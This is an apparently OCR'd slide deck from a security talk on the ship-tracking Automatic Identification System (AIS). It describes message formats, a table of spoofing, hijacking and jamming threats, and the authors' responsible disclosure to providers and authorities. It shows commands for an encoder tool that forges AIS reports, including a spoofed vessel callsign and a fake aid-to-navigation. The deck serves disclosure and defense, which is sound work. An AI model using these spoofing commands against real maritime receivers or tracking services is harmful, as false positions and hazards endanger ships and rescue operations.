# A Security Evaluation of AIS

## – Automated Identification System –

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
# Automatic Identification System

- Tracking system for vessels
  - Ship-to-ship communication
  - From/to port authorities (VTS)
- Some applications:
  - Maritime security (against piracy)
  - Collision avoidance
  - Search and Rescue Operations / Accident investigations
  - Binary messages, e.g. Weather forecasting
  - Control messages from Authorities

# Required Installation since 2002

- Introduced to supplement existing safety systems, e.g. traditional radars
- Required on:
  - ANY International ship with gross tonnage of 300+
  - ALL passenger ships regardless of size
- Estimated 400,000 installations
- Expected over a million



POSSIBLE
ATTACKER (SW)
"MiTM"
AIS GW
POSSIBLE
ATTACKER (RF)
INTERNET
AIS GW
VTS
BUOY
SW THEARTS
RF THREATS
VALID AIS MSG
VESSELS
LIGHT
HOUSE
ONSHORE/
INLAND
OFFSHORE

# Exchange Format

- AIS messages are exchanged in 2 forms
  - Software: Online Providers
  - Radio-frequency (VHF): 162±0.25 MHz


# Online Providers

- Collect and visualize vessels information
- Data collected via:
  - Mobile Apps / Software
  - Formatted emails
  - Radio-frequency gateways deployed regionally



# Identified threats – 2 groups

- Implementation specific → AIS providers [SW]
- Protocol specific → AIS transponders [RF]



| Category | Threat | SW | RF |
|---|---|---|---|
| Spoofing | Ships | ✓ | ✓ |
| | AtoNs | ✓ | ✓ |
| | SARs | ✓ | ✓ |
| | Collisions (CPA) | | ✓ |
| | Distress Beacons | | ✓ |
| | Weather Forecasting | | ✓ |
| Hijacking | Hijacking | ✓ | ✓ |
| Availability Disruption | Slot Starvation | | ✓ |
| | Frequency Hopping | | ✓ |
| | Timing Attack | | ✓ |

# AIS Application Layer


- AIVDM messages, e.g.:
  - Position reports
  - Static reports
  - Management (channel...)
  - Safety-related (SART)

- NMEA format , as GPS

```
!AIVDM,1,1,,B,177KQJ5000G?tO`K>RA1wUbN0TKH,0*5C
TAG,FRAG_#,FRAG_ID,N/A,CHANNEL,PAYLOAD,[PAD],CRC
```

# Example

- `AIVDM_Encoder` tool
- Ship involved in Military Operations
- MMSI 247 320162 (Italy)




```
$ ./AIVDM_Encoder.py --type=24 --part=B --callsign=HiTB13 --vtype=35 --vsize=20x10
0110000000111010111101110011100110001001001000110000000000000000000000000000000000000
00000001000001001010100000010110001110011000000000001010000001010000101000101000000
$ ./AIVDM_Encoder.py --type=24 --part=B --callsign=HiTB13 --vtype=35 --vsize=20x10 |
xargs -I X ./unpacker X 1 B
!AIVDM,1,1,,B,H3co>HTS000000089D2ik01@:550,0*2D
$ ./AIVDM_Encoder.py --type=24 --part=B --callsign=HiTB13 --vtype=35 --vsize=20x10 |
xargs -I X ./unpacker X 1 A
!AIVDM,1,1,,A,H3co>HTS000000089D2ik01@:550,0*2E
$ 
```

# Responsible Disclosure

- We did *not* interfere with existing systems
- We phisically connected our testing equipment
- Harmless and testing messages

- We reached out the appropriate providers and authorities within time (Sept. 2013)
  - MarineTraffic, AisHub, VesselFinder, ShipFinder
  - ITU-R, IALA, IMO, US Coast Guards

# Software Evaluation



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

| Hijacking | Hijacking | ✓ | ✓ |
| Availability Disruption | Slot Starvation | | ✓ |
| | Frequency Hopping | | ✓ |
| | Timing Attack | | ✓ |

# Spoofing – Online Providers [1/2]

- Ships, AtoNs, SAR Aircrafts
- Technically easy: TCP/IP or Emails






```
$ ./AIVDM_Encoder.py –type=21 –aid_type=13
                     –aid_name=LOWTIDE
                     –mmsi=993381001
